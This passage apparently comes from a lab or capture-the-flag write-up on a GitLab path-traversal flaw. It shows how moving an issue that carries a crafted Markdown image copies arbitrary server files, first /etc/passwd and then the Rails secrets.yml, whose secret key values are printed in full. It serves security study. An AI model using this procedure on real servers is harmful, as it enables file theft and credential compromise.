

The payload goes into the issue description using Markdown's image syntax. The 32-character token after /uploads/ is filler: it doesn't need to exist, it only makes the path match the pattern UploadsRewriter recognises before the traversal kicks in:
Procedure:



- Create two projects (
project1,project2) fromProjects → New project.

The form only asks for a name; visibility stays on Private because the administrator disabled the other options, which does not matter: the vulnerability does not depend on it.
- Create an issue in
project1with that Markdown image in the description (Issues → New issue). The freshly created project is empty, and the sidebar is what gives access to the issues:



- Move the issue to
project2(Move issue → project2). - GitLab "copies" the referenced file: on the new issue, the link points to the real
/etc/passwd, downloadable.

The downloaded file is the machine's full /etc/passwd, confirming arbitrary file read:

root:x:0:0:root:/root:/bin/bash
...
git:x:998:998::/var/opt/gitlab:/bin/sh
gitlab-www:x:999:999::/var/opt/gitlab/nginx:/bin/false
/etc/passwd confirmed, the real target is the secret_key_base of the Rails app serving GitLab. It lives at:
/opt/gitlab/embedded/service/gitlab-rails/config/secrets.ymlThe same procedure is repeated with a second issue, this time from proyecto 2's issue list, where the previous issue (passwd) already sits as proof the first step worked:

And with the payload pointing this time to secrets.yml:
And moved the same way so GitLab copies the file:

The link on the moved issue downloads the full YAML:

The file lands in ~/Downloads, so it gets moved into the machine's working directory before going on:
mv /home/krmena/Downloads/secrets.yml ../content
production:
  db_key_base: 627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b88f402e0e73ba7676e93f1e54e425f74d59528fb35b170a1b9d5ce620bc11838
  secret_key_base: 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
  otp_key_base: db3432d6fa4c43e68bf7024f3c92fea4eeea1f6be1e6ebd6bb6e40e930f0933068810311dc9f0ec78196faa69e0aac01171d62f4e225d61e0b84263903fd06af
